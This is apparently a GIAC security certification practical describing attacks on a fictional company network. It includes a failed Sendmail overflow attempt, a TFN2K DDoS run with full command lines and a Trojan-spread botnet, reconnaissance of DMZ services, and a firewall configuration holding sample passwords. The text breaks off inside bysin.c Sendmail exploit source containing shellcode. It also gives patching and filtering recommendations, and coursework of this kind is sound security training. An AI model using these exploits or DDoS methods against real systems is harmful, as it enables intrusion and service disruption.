AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;AAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAÑÚ¿¿AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA;\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ\ÿ
\ÿ\ÿ

553 5.1.1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA..
.AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;\\\\\\\\\\\\\\\\\\\\\\\\\\
\\...
Address too long (255 bytes max)

Not exploitable
```

I expected that it would not work with the Slackware setup. I could continue attacking by altering the pointers, however that could be very time consuming.

Or I could search the web for Sendmail settings on Solaris. Either way, it looks like I would have my work cut out for me.

Recommendations

If the Gauntlet patches have not been installed, the administrator should download the patches from the Secure Computing website (http://www.securecomputing.com/index.cfm?sKey=987). Also the Solaris operating system should be patched with latest patches (http://sunsolve.sun.com/pub-cgi/show.pl?target=patchrpts/8), and any services such as Sendmail should be updated to the latest release, which is 8.12.9 as of July 2003 (http://www.sendmail.org/8.12.9.html).

Denial of Service Attack

A denial of service (DoS) attack is an incident in which a user, users, or an organization is deprived of the services of a resource they would normally expect to have. Usually this loss of service is the inability of a particular network service, such as e-mail, to be unavailable to a period of time.[14] A distributed denial of service (DDoS) attack is where an attackers system and a number of its agents/clients execute a coordinated attack against a service on a target, therefore denying users from using the service. I plan to attack Mr. Dowell's Apache web server by employing 50 compromised systems connected to the Internet via cable modem and DSL.

One of the popular DDoS tools available on the Internet and the one that will be used for this attack is the Tribe Flood Network 2000 (TFN2K) (http://www.packetstormsecurity.nl/distributed/tfn2k.tgz). Here is Packetstorm Security's description as printed on their website:

"TFN2K allows masters to exploit the resources of a number of agents in order to coordinate an attack against one or more designated targets. Currently, UNIX, Solaris, and Windows NT platforms that are connected to the Internet, directly or indirectly, are susceptible to this attack. However, the tool could easily be ported to additional platforms." [15]

Figure 4-2 illustrates how the TFN2K Denial of service operates:

[14] *Denial of Service – Definition,* http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci213591,00.html.
[15] Jason Barlow and Woody Thrower, *TFN2K - An Analysis*, February 10, 2000.




Figure 4-2: TFN2K DDoS Attack

TFN2K is a two-component system: a command driven client installed on the master and a daemon process operating on an agent. The master instructs its agents to attack a designated target or targets. The agents respond by flooding the target(s) with a barrage of packets. "Multiple agents, coordinated by the master, can work in tandem during this attack to disrupt access to the target. Master-to-agent communications are encrypted, and may be intermixed with any number of decoy packets. Both master-to-agent communications and the attacks themselves can be sent via randomized TCP, UDP, and ICMP packets. Additionally, the master can falsify its IP address (spoof). These facts significantly complicate development of effective and efficient countermeasures for TFN2K."[16]

DoS Attack – the Setup

Before I execute the attack, we must know more about the potential target/victim, which will be the GIAC web server. From an nslookup command, I looked for www.giac.com, and I was able to get the IP address for it, which is 10.1.1.4. TO find out what type of web server it is, we executed the telnet command '`telnet 10.1.1.4 80`', which returned information on the server. It looks like it is an Apache running version 2.0.39. This little piece of information will help us for this attack and when we attempt to compromise the perimeter systems in the next section.

The TFN2K master was downloaded from the packetstormsecurity website, and has been installed on the OpenBSD attack laptop. After installation, Emails containing a Trojan horse with the DDoS agent were sent to many random recipients; and then we waited for return emails from our 50 vulnerable systems. Although there are many stories in the news and print media related to Internet

[16] Jason Barlow and Woody Thrower, *TFN2K - An Analysis* February 10, 2000.

attacks and spam, there are still unsuspecting computer users who "do not think twice about running executable programs or attachments that they get from unknown sources, especially if they think that the program they've downloaded will give them something (like free porn or lottery winnings) for nothing"[17]. A list of the 50 vulnerable workstations infected with the DDoS application was created, and saved to a file called `iplist`. This list will be called upon when we execute the DDoS attack.

DoS Attack - Execution

Before the attack was executed, I opened up a web browser and connected to the GIAC website. I was able to access the site, with the text and graphics appearing fairly quickly. Hopefully when the DoS attack is executed, the time to access the GIAC website will get slower and slower, until access to the site has ceased. I execute the following command on the OpenBSD laptop to initiate the attack on the web server from the infected workstations:

```
./tfn [-f hostlist] [-i target] [-p port] [-c command ID]
```

`-f hostlist` – Name of the file that contains the list of TFN servers (the infected workstations) to contact
`-i target` – hostname/ip address of the target
`-p port` – The destination port
`-c command ID` – commands are numbered from 0 through 10. We will use ID number 5, which initiates a TCP/SYN flood attack. To stop the attack, use 0.

```
tera# ./tfn -f iplist -i 10.1.1.4 -p 80 -c5

           Protocol        : random
           Source IP       : random
           Client input    : list
           TCP port        : 80
           Targets         : 10.1.1.4
           Command         : command syn flood, port: 80

Password Verification:

Sending out packets:
. . . .
tera#
```

I wait for about 5 minutes and re-visit the website. I noticed that the text and graphics appear on the browser a lot slower than the first time I visited the site. I waited again, this time 15 minutes later, and I can no longer get to the website.

[17] Robichaux, Paul. *Distributed Denial-of-Service Attacks and You,* http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bestprac/ddosatku.asp

Success! It appears that the attack on the web server worked! I went ahead and stopped the attack by entering this command:

```
tera# ./tfn -f iplist -i 10.1.1.4 -p 80 -c0

           Protocol         : random
           Source IP        : random
           Client input     : list
           TCP port         : 80
           Targets          : 10.1.1.4
           Command          : stop flooding

Password Verification:

Sending out packets:
. . . .
tera#
```

DoS Attack - Recommendations

It is difficult to fully protect your network from a DDoS attack, but it is possible to prevent workstations in your network infrastructure from being agents or masters. Keeping up with the latest patches, and keeping up with the Norton Anti-Virus live updates will help enterprise workstations and servers becoming victims. Mr. Dowell's employee network currently has automated live updates set up, rather than having them implement the updates manually; while it is uncertain whether or not the workstations have automatic OS updates (such as Windows updates or Red Hat Network notifications).

Cisco's website on DDoS recommends implementing egress ACL filtering on the border router. This will prevent any spoofing attacks on the network inbound (access-list 151), and allow only the customer network outbound on the router (access-list 152). "The following is a sample ACL for a customer edge router"[18]:

```
access-list 151 deny ip aaa.bbb.ccc.128 255.255.255.240 any
access-list 151 permit ip any any

access-list 152 permit ip aaa.bbb.ccc.128 255.255.255.240 any
access-list 152 deny ip any any

interface {egress interface} {interface #}
       ip access-group 151 in
       ip access-group 152 out
```

Mr. Dowell's network does not seem to have any IDS systems based on his network drawing. It may be wise to place an IDS in between the edge router and the firewall, in order to find out what types of traffic is headed towards the

[18] The example came from: *Strategies to Protect Against Distributed Denial of Service (DDoS) Attacks,* http://www.cisco.com/warp/public/707/newsflash.html#prevention . However, I changed the ACL numbers as well as added the IP scheme Mr. Dowell used in his network diagram.

firewall. Also, placing an IDS on the DMZ switch and implement port monitoring on the ports the servers are connected to would watch for any suspicious traffic headed to the DNS, mail relay, receive, and web servers.

Compromise Internal System Using Perimeter System

Perimeter System Attempt

In order to find a perimeter system to hack into, I must first find out what is out there on the GIAC network. We were able to execute the DDoS on the web server (demonstrated in the previous section), and we know what that IP address is 10.1.1.4. I could focus on just this server, or I could poke around the network and see what other systems are out there. I run nmap on the range of 10.1.1.1 through 10.1.1.255. Besides finding the web services on 10.1.1.4, we find SMTP (25) and DNS (53) on 10.1.1.3, and FTP (21) on 10.1.1.2. I run nessus vulnerability scans on each of the systems, and one item to note is that this time the web server has been upgraded to 2.0.43 (possibly updated as a result of our DDoS attack); the SMTP/DNS combo system has Sendmail running version 8.12.5, and ISC BIND 9.2.1.

I researched and found the following vulnerabilities in http://www.securityfocus.com and in http://www.cert.org/advisories/. Most of the vulnerabilities were related to Denial of Service attacks, but there were a few that could give me valuable information in order to compromise the internal network.

- **Apache 2.0.43**: Bugtraq ID 7255 - Apache Web Server File Descriptor Leakage Vulnerability. Vulnerability has been reported for Apache web servers that may result in the disclosure of sensitive information. The vulnerability occurs due to the file descriptors being improperly inherited by child processes. Exploitation of this vulnerability may result in attackers being able to access sensitive log information.[19]
- **Sendmail 8.12.5**: CERT Advisory CA-2003-07 – Remote Buffer Overflow in Sendmail. (This vulnerability is also Bugtraq ID 6991 I used when attacking the firewall). This vulnerability in Sendmail that may allow remote attackers to gain the privileges of the Sendmail daemon, typically root.[20]
- **BIND 9.2.1**: Bugtraq ID 5100 – Multiple Vendor libc DNS Resolver Buffer Overflow Vulnerability. The libc library includes functions that perform DNS lookups. The vulnerable code is related to DNS queries. It may be possible for a malicious DNS server to provide a response that will exploit this vulnerability, resulting in the execution of arbitrary code as the

[19] *Apache Web Server File Descriptor Leakage Vulnerability,* http://www.securityfocus.com/bid/7255.
[20] *CERT Advisory CA-2003-07 Remote Buffer Overflow in Sendmail,* http://www.cert.org/advisories/CA-2003-07.html.

vulnerable process. The consequences of exploitation will be highly dependant on the details of individual applications using libc.[21]

For both the Apache and BIND vulnerabilities, I was unable to locate exploit code for them. However, for the Sendmail vulnerability, I could use the bysin.c exploit just like I used to exploit SMTP on the firewall (code in Appendix C), and run it against the server. There may be a chance that the exploit may not work due to the exploit being created for Slackware Unix, using specific initial and end pointers for its OS setup. If the sendmail exploit does succeed, then I would 'own the box', take control of their DNS and SMTP services, and gain access to the internal network by sending packets through TCP ports 25 and or 53. If it doesn't, we must try another method of getting into the inside.

Recommendations

In order to alleviate these security issues and other vulnerabilities not mentioned for the specific version, update the DMZ services to the current releases (versions shown are as of July 2003):

- Apache: Current version available is 2.0.46 (http://httpd.apache.org/).
- Sendmail: Current version available is 8.12.9 (http://www.sendmail.org/8.12.9.html),
- BIND: Current version available is 9.2.2 (http://www.isc.org/products/BIND/bind9.html).

When budget permits, it's better to separate the DNS and SMTP services rather than having them into one box. With this combined in one system, this gives attackers a chance to own the box by exploiting vulnerabilities of either service, or even the operating system itself.

Have a pro-active approach in protecting the network as a whole; making sure the network is not a 'crispy shell around a soft chewy center'. Keep up with any available updates not only on the DMZ services, but on their whole perimeter and internal servers as well.

Security is not only limited to the systems and the services running on them, it also applies to the employees and their daily business operations. Ensure that non-IT employees are pro-active by reporting any suspicious activity on their system, or conducting company ethics and company security training.

[21] *Multiple Vendor libc DNS Resolver Buffer Overflow Vulnerability,* http://www.securityfocus.com/bid/5100/discussion/.

Appendix A

NetScreen configuration

```
set auth-server "Local" id 0
set auth-server "Local" server-name "Local"
set auth-server "RADIUS" id 1
set auth-server "RADIUS" server-name "192.168.108.34"
set auth-server "RADIUS" account-type auth xauth
set auth-server "RADIUS" secret "RADIUSPassword"
set auth default auth server "Local"
set auth banner telnet login "--WARNING-- UNAUTHORIZED ACCESS IS PROHIBIED.
Any activity on this system is subject to monitoring and logging by network personnel."
set auth banner ftp login "220 --WARNING-- UNAUTHORIZED ACCESS IS
PROHIBIED.  Any activity on this system is subject to monitoring and logging by network
personnel."
set auth banner http login "--WARNING-- UNAUTHORIZED ACCESS IS PROHIBIED.
Any activity on this system is subject to monitoring and logging by network personnel."
set clock "timezone" 0
set admin format dos
set admin name "nsadmin"
set admin password nM1uHorvBb0JcVXBUs1FCiDtyULyFn
set admin auth timeout 15
set admin auth server "Local"
set admin auth banner telnet login "--WARNING-- UNAUTHORIZED ACCESS IS
PROHIBIED.  Any activity on this system is subject to monitoring and logging by network
personnel."
set admin auth banner console login "--WARNING-- UNAUTHORIZED ACCESS IS
PROHIBIED.  Any activity on this system is subject to monitoring and logging by network
personnel."
set service "ORACLE" group "other" tcp  src 0-65535 dst 1521-1529
set service "ORACLE" + udp  src 0-65535 dst 1521-1529
set service "HTTPProxy" protocol tcp src-port 0-65535 dst-port 8080-8080 group "other"
set service "HTTPSProxy" protocol tcp src-port 0-65535 dst-port 8081-8081 group
"other"
set vrouter trust-vr sharable
unset vrouter "trust-vr" auto-route-export
set zone "Trust" vrouter "trust-vr"
set zone "Untrust" vrouter "trust-vr"
set zone "DMZ" vrouter "trust-vr"
set zone id 1000 "Public_Web"
set zone "Public_Web" vrouter "trust-vr"
set zone id 1001 "Private_Web"
set zone "Private_Web" vrouter "trust-vr"
set zone "Trust" tcp-rst
set zone "Untrust" block
unset zone "Untrust" tcp-rst
set zone "DMZ" tcp-rst
set zone "MGT" block
set zone "MGT" tcp-rst
```

```
set zone "Public_Web" tcp-rst
set zone "Private_Web" tcp-rst
set zone Trust screen icmp-flood
set zone Trust screen udp-flood
set zone Trust screen winnuke
set zone Trust screen port-scan
set zone Trust screen ip-sweep
set zone Trust screen tear-drop
set zone Trust screen syn-flood
set zone Trust screen ip-spoofing
set zone Trust screen ping-death
set zone Trust screen land
set zone Trust screen syn-frag
set zone Trust screen tcp-no-flag
set zone Trust screen unknown-protocol
set zone Trust screen ip-bad-option
set zone Trust screen icmp-fragment
set zone Trust screen icmp-large
set zone Trust screen syn-fin
set zone Trust screen fin-no-ack
set zone Trust screen limit-session source-ip-based
set zone Trust screen syn-ack-ack-proxy
set zone Trust screen limit-session destination-ip-based
set zone Untrust screen icmp-flood
set zone Untrust screen udp-flood
set zone Untrust screen port-scan
set zone Untrust screen ip-sweep
set zone Untrust screen tear-drop
set zone Untrust screen syn-flood
set zone Untrust screen ip-spoofing
set zone Untrust screen ping-death
set zone Untrust screen ip-filter-src
set zone Untrust screen land
set zone Untrust screen syn-frag
set zone Untrust screen tcp-no-flag
set zone Untrust screen unknown-protocol
set zone Untrust screen ip-bad-option
set zone Untrust screen icmp-fragment
set zone Untrust screen icmp-large
set zone Untrust screen syn-fin
set zone Untrust screen fin-no-ack
set zone Untrust screen limit-session source-ip-based
set zone Untrust screen syn-ack-ack-proxy
set zone Untrust screen limit-session destination-ip-based
set zone DMZ screen icmp-flood
set zone DMZ screen udp-flood
set zone DMZ screen winnuke
set zone DMZ screen port-scan
set zone DMZ screen ip-sweep
set zone DMZ screen tear-drop
set zone DMZ screen syn-flood
```

```
set zone DMZ screen ip-spoofing
set zone DMZ screen ping-death
set zone DMZ screen land
set zone DMZ screen syn-frag
set zone DMZ screen tcp-no-flag
set zone DMZ screen unknown-protocol
set zone DMZ screen ip-bad-option
set zone DMZ screen icmp-fragment
set zone DMZ screen icmp-large
set zone DMZ screen syn-fin
set zone DMZ screen fin-no-ack
set zone DMZ screen syn-ack-ack-proxy
set zone V1-Untrust screen tear-drop
set zone V1-Untrust screen syn-flood
set zone V1-Untrust screen ping-death
set zone V1-Untrust screen ip-filter-src
set zone V1-Untrust screen land
set zone Public_Web screen icmp-flood
set zone Public_Web screen udp-flood
set zone Public_Web screen winnuke
set zone Public_Web screen port-scan
set zone Public_Web screen ip-sweep
set zone Public_Web screen tear-drop
set zone Public_Web screen syn-flood
set zone Public_Web screen ip-spoofing
set zone Public_Web screen ping-death
set zone Public_Web screen ip-filter-src
set zone Public_Web screen land
set zone Public_Web screen syn-frag
set zone Public_Web screen tcp-no-flag
set zone Public_Web screen unknown-protocol
set zone Public_Web screen ip-bad-option
set zone Public_Web screen icmp-fragment
set zone Public_Web screen icmp-large
set zone Public_Web screen syn-fin
set zone Public_Web screen fin-no-ack
set zone Public_Web screen limit-session source-ip-based
set zone Public_Web screen syn-ack-ack-proxy
set zone Public_Web screen limit-session destination-ip-based
set interface "ethernet1" zone "Trust"
set interface "ethernet2" zone "DMZ"
set interface "ethernet3" zone "Untrust"
set interface "ethernet4" zone "Public_Web"
set interface "ethernet5" zone "Private_Web"
unset interface vlan1 ip
set interface ethernet1 ip 192.168.102.17/28
set interface ethernet1 nat
set interface ethernet2 ip 10.10.220.65/28
set interface ethernet2 route
set interface ethernet3 ip 10.10.220.34/28
set interface ethernet3 route
```

```
set interface ethernet4 ip 10.10.220.81/28
set interface ethernet4 route
set interface ethernet5 ip 192.168.102.97/29
set interface ethernet5 route
unset interface vlan1 bypass-others-ipsec
unset interface vlan1 bypass-non-ip
set interface vlan1 ip manageable
set interface ethernet1 ip manageable
set interface ethernet2 ip manageable
set interface ethernet3 ip manageable
set interface ethernet4 ip manageable
set interface ethernet5 ip manageable
unset interface ethernet1 manage telnet
unset interface ethernet1 manage snmp
unset interface ethernet1 manage global-pro
unset interface ethernet2 manage ping
set domain nss4.spawar.navy.mil
set hostname raiden
set address "Trust" "Customer DB" 192.168.102.82 255.255.255.255
set address "Trust" "Employee Net" 192.168.100.0 255.255.255.0
set address "Trust" "FilePrint Server" 192.168.108.38 255.255.255.255
set address "Trust" "Fortunes DB" 192.168.102.84 255.255.255.255
set address "Trust" "Fortunes Server" 192.168.108.39 255.255.255.255 "Suppliers
Fortune Repository"
set address "Trust" "IntDNS" 192.168.108.35 255.255.255.255
set address "Trust" "IntMail" 192.168.108.35 255.255.255.255 "Exchange Server"
set address "Trust" "ITNet" 192.168.101.0 255.255.255.192
set address "Trust" "MGT_IT Net" 192.168.101.0 255.255.255.0
set address "Trust" "MGTNetwork" 192.168.101.128 255.255.255.192
set address "Trust" "RADIUS" 192.168.108.34 255.255.255.255
set address "Trust" "Trusted16Network" 192.168.102.16 255.255.255.240 "betw. trust
and Innr RTR"
set address "Untrust" "TWISM DB" 172.26.121.31 255.255.255.255 "Fortune Replication
database"
set address "DMZ" "ExtDNS" 10.10.220.66 255.255.255.255
set address "DMZ" "ExtSMTP" 10.10.220.68 255.255.255.255
set address "Public_Web" "PublicWeb" 10.10.220.82 255.255.255.255
set address "Private_Web" "PriWeb" 192.168.102.98 255.255.255.255
set snmp name "raiden"
set group address "Trust" "DB Servers"
set group address "Trust" "DB Servers" add "Customer DB"
set group address "Trust" "DB Servers" add "Fortunes DB"
set group address "Trust" "Internal Employees"
set group address "Trust" "Internal Employees" add "Employee Net"
set group address "Trust" "Internal Employees" add "MGT_IT Net"
set group address "Trust" "Internal Employees" add "Trusted16Network"
set group address "Trust" "Internal Servers"
set group address "Trust" "Internal Servers" add "FilePrint Server"
set group address "Trust" "Internal Servers" add "IntDNS"
set group address "Trust" "Internal Servers" add "IntMail"
set group address "Trust" "Internal Servers_Fortunes"
```

```
set group address "Trust" "Internal Servers_Fortunes" add "FilePrint Server"
set group address "Trust" "Internal Servers_Fortunes" add "Fortunes DB"
set group address "Trust" "Internal Servers_Fortunes" add "Fortunes Server"
set group address "Trust" "Internal Servers_Fortunes" add "IntDNS"
set group address "Trust" "Internal Servers_Fortunes" add "IntMail"
set group address "DMZ" "DMZ Servers"
set group address "DMZ" "DMZ Servers" add "ExtDNS"
set group address "DMZ" "DMZ Servers" add "ExtSMTP"
set group service "Internet Services"
set group service "Internet Services" add "DNS"
set group service "Internet Services" add "FTP"
set group service "Internet Services" add "HTTP"
set group service "Internet Services" add "HTTPS"
set group service "Internet Services" add "Internet Locator Service"
set group service "Internet Services" add "MAIL"
set group service "Internet Services" add "PING"
set group service "Internet Services" add "SSH"
set group service "Internet Services" add "TELNET"
set group service "IT Troubleshoot"
set group service "IT Troubleshoot" add "DNS"
set group service "IT Troubleshoot" add "FTP"
set group service "IT Troubleshoot" add "HTTP"
set group service "IT Troubleshoot" add "HTTPS"
set group service "IT Troubleshoot" add "Internet Locator Service"
set group service "IT Troubleshoot" add "MAIL"
set group service "IT Troubleshoot" add "PING"
set group service "IT Troubleshoot" add "SSH"
set group service "IT Troubleshoot" add "TELNET"
set group service "IT Troubleshoot" add "HTTPProxy"
set group service "IT Troubleshoot" add "HTTPSProxy"
set group service "IT Troubleshoot" add "ORACLE"
set group service "External Employee Services"
set group service "External Employee Services" add "SSH"
set group service "External Employee Services" add "DNS"
set group service "External Employee Services" add "PING"
set group service "External Employee Services" add "Internet Locator Service"
set group service "External Employee Services" add "MAIL"
set group service "External Employee Services_SQL"
set group service "External Employee Services_SQL" add "DNS"
set group service "External Employee Services_SQL" add "PING"
set group service "External Employee Services_SQL" add "SSH"
set group service "External Employee Services_SQL" add "MAIL"
set group service "External Employee Services_SQL" add "Internet Locator Service"
set user "GIAC0007" uid 1
set user "GIAC0007" ike-id u-fqdn "tom.simpson@giac.com" share-limit 1
set user "GIAC0007" type  auth ike
set user "GIAC0007" password "007password"
set user "GIAC0007" "enable"
set user "GIAC0015" uid 2
set user "GIAC0015" ike-id u-fqdn "jean.seymour@giac.com" share-limit 1
set user "GIAC0015" type  auth ike
```

```
set user "GIAC0015" password "0015password"
set user "GIAC0015" "enable"
set ike gateway "TWISM VPN" address 172.26.123.83 Main outgoing-interface
"ethernet3" preshare "twismpwd" proposal "pre-g2-3des-sha"
set ike gateway "GIAC0007 p1" dialup "GIAC0007" Main outgoing-interface "ethernet3"
preshare "007passwd" proposal "pre-g2-3des-sha"
unset ike gateway "GIAC0007 p1" nat-traversal
set ike gateway "GIAC0015" dialup "GIAC0015" Main outgoing-interface "ethernet3"
preshare "0015passwd" proposal "pre-g2-3des-sha"
unset ike gateway "GIAC0015" nat-traversal
set ike policy-checking
set ike respond-bad-spi 1
set vpn "TWISM VPN p2" id 1 gateway "TWISM VPN" no-replay tunnel idletime 0
proposal "g2-esp-3des-sha"
set vpn "GIAC0007p2" id 3 gateway "GIAC0007 p1" replay tunnel idletime 0 proposal
"g2-esp-3des-sha"
set vpn "GIAC0015p2" id 4 gateway "GIAC0015" replay tunnel idletime 0 proposal "g2-
esp-3des-sha"
set ike id-mode subnet
set xauth lifetime 480
set xauth default auth server Local
set policy id 0 from "Trust" to "Untrust"  "Internal Employees" "Any" "Internet Services"
nat dip-id 2 Permit log count no-session-backup
set policy id 2 from "Untrust" to "DMZ"  "Any" "ExtDNS" "DNS" Permit count no-session-
backup
set policy id 3 from "Untrust" to "DMZ"  "Any" "ExtSMTP" "MAIL" Permit count no-
session-backup
set policy id 4 from "Untrust" to "DMZ"  "Any" "Any" "ANY" Deny log count no-session-
backup
set policy id 5 from "Untrust" to "Public_Web"  "Any" "PublicWeb" "HTTP" Permit log
count no-session-backup
set policy id 6 from "Untrust" to "Public_Web"  "Any" "PublicWeb" "HTTPS" Permit log
count no-session-backup
set policy id 7 from "Untrust" to "Public_Web"  "Any" "Any" "ANY" Deny log count no-
session-backup
set policy id 8 from "DMZ" to "Trust"  "ExtSMTP" "IntMail" "MAIL" Permit count no-
session-backup
set policy id 9 from "DMZ" to "Trust"  "ExtDNS" "IntDNS" "DNS" Permit count no-
session-backup
set policy id 11 from "Trust" to "DMZ"  "IntMail" "ExtSMTP" "MAIL" nat dip-id 2 Permit
count no-session-backup
set policy id 12 from "Trust" to "DMZ"  "IntDNS" "ExtDNS" "DNS" nat dip-id 2 Permit
count no-session-backup
set policy id 13 from "Trust" to "DMZ"  "ITNet" "DMZ Servers" "Internet Services" nat dip-
id 2 Permit log count no-session-backup
set policy id 14 from "Trust" to "DMZ"  "Any" "Any" "ANY" Deny log count no-session-
backup
set policy id 15 from "Public_Web" to "Private_Web"  "PublicWeb" "PriWeb"
"HTTPProxy" Permit log count no-session-backup
set policy id 16 from "Public_Web" to "Private_Web"  "PublicWeb" "PriWeb"
"HTTPSProxy" Permit log count no-session-backup
```

```
set policy id 17 from "Public_Web" to "Private_Web"  "Any" "Any" "ANY" Deny log count
no-session-backup
set policy id 19 from "Trust" to "Public_Web"  "ITNet" "PublicWeb" "Internet Services" nat
dip-id 2 Permit log no-session-backup
set policy id 20 from "Trust" to "Public_Web"  "Internal Employees" "PublicWeb" "HTTP"
nat dip-id 2 Permit log count no-session-backup
set policy id 21 from "Trust" to "Public_Web"  "Any" "Any" "ANY" Deny log count no-
session-backup
set policy id 22 from "Trust" to "Private_Web"  "ITNet" "PriWeb" "IT Troubleshoot" Permit
log no-session-backup
set policy id 23 from "Trust" to "Private_Web"  "Any" "Any" "ANY" Deny log count no-
session-backup
set policy id 24 from "Trust" to "Untrust"  "Fortunes DB" "TWISM DB" "ORACLE" Tunnel
vpn "TWISM VPN p2" id 2 pair-policy 25 log count no-session-backup
set policy id 25 from "Untrust" to "Trust"  "TWISM DB" "Fortunes DB" "ORACLE" Tunnel
vpn "TWISM VPN p2" id 2 pair-policy 24 log count no-session-backup
set policy id 26 from "Untrust" to "Trust"  "Dial-Up VPN" "Internal Servers_Fortunes"
"External Employee Services_SQL" Tunnel vpn "GIAC0007p2" id 5 log count no-
session-backup
set policy id 27 from "Untrust" to "Trust"  "Dial-Up VPN" "Internal Servers" "External
Employee Services" Tunnel vpn "GIAC0015p2" id 6 log count no-session-backup
set policy id 18 from "Untrust" to "Trust"  "Any" "Any" "ANY" Deny log count no-session-
backup
set policy id 28 from "Private_Web" to "Trust"  "PriWeb" "DB Servers" "ORACLE" Permit
count no-session-backup
set policy id 1 from "Trust" to "Untrust"  "Any" "Any" "ANY" Deny log count no-session-
backup
set policy id 10 from "DMZ" to "Trust"  "Any" "Any" "ANY" Deny log count no-session-
backup
set policy id 29 from "Private_Web" to "Trust"  "Any" "Any" "ANY" Deny log count no-
session-backup
set syslog config "192.168.101.200" "local0" "local0" "debug"
set syslog enable
set syslog traffic
unset global-pro policy-manager primary outgoing-interface
unset global-pro policy-manager secondary outgoing-interface
set scs enable
set pki authority default scep mode "auto"
set pki x509 default cert-path partial
set ssl encrypt 3des sha-1
set dns host dns1 10.10.220.66
set dns host schedule 00:00
set vrouter "untrust-vr"
exit
set vrouter "trust-vr"
unset add-default-route
set route  0.0.0.0/0 interface ethernet3 gateway 10.10.220.33
exit
```

Appendix B

Bysin.c exploit code

```
/* Sendmail <8.12.8 crackaddr() exploit by bysin */
/*          from the l33tsecurity crew        */

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <unistd.h>
#include <netdb.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>

int maxarch=1;
struct arch {
        char *os;
        int angle,nops;
        unsigned long aptr;
} archs[] = {
        {"Slackware 8.0 with sendmail 8.11.4",138,1,0xbfffbe34}
};


//////////////////////////////////////////////////////////

#define LISTENPORT 2525
#define BUFSIZE 4096

char code[]=                /* 116 bytes                    */
   "\xeb\x02"               /* jmp    <shellcode+4>         */
   "\xeb\x08"               /* jmp    <shellcode+12>        */
   "\xe8\xf9\xff\xff\xff"   /* call   <shellcode+2>         */
   "\xcd\x7f"               /* int    $0x7f                 */
   "\xc3"                   /* ret                          */
   "\x5f"                   /* pop    %edi                  */
   "\xff\x47\x01"           /* incl   0x1(%edi)             */
   "\x31\xc0"               /* xor    %eax,%eax             */
   "\x50"                   /* push   %eax                  */
   "\x6a\x01"               /* push   $0x1                  */
   "\x6a\x02"               /* push   $0x2                  */
   "\x54"                   /* push   %esp                  */
   "\x59"                   /* pop    %ecx                  */
```

```
    "\xb0\x66"              /* mov    $0x66,%al            */
    "\x31\xdb"              /* xor    %ebx,%ebx            */
    "\x43"                  /* inc    %ebx                 */
    "\xff\xd7"              /* call   *%edi                */
    "\xba\xff\xff\xff\xff"  /* mov    $0xffffffff,%edx     */
    "\xb9\xff\xff\xff\xff"  /* mov    $0xffffffff,%ecx     */
    "\x31\xca"              /* xor    %ecx,%edx            */
    "\x52"                  /* push   %edx                 */
    "\xba\xfd\xff\xff\xff"  /* mov    $0xfffffffd,%edx     */
    "\xb9\xff\xff\xff\xff"  /* mov    $0xffffffff,%ecx     */
    "\x31\xca"              /* xor    %ecx,%edx            */
    "\x52"                  /* push   %edx                 */
    "\x54"                  /* push   %esp                 */
    "\x5e"                  /* pop    %esi                 */
    "\x6a\x10"              /* push   $0x10                */
    "\x56"                  /* push   %esi                 */
    "\x50"                  /* push   %eax                 */
    "\x50"                  /* push   %eax                 */
    "\x5e"                  /* pop    %esi                 */
    "\x54"                  /* push   %esp                 */
    "\x59"                  /* pop    %ecx                 */
    "\xb0\x66"              /* mov    $0x66,%al            */
    "\x6a\x03"              /* push   $0x3                 */
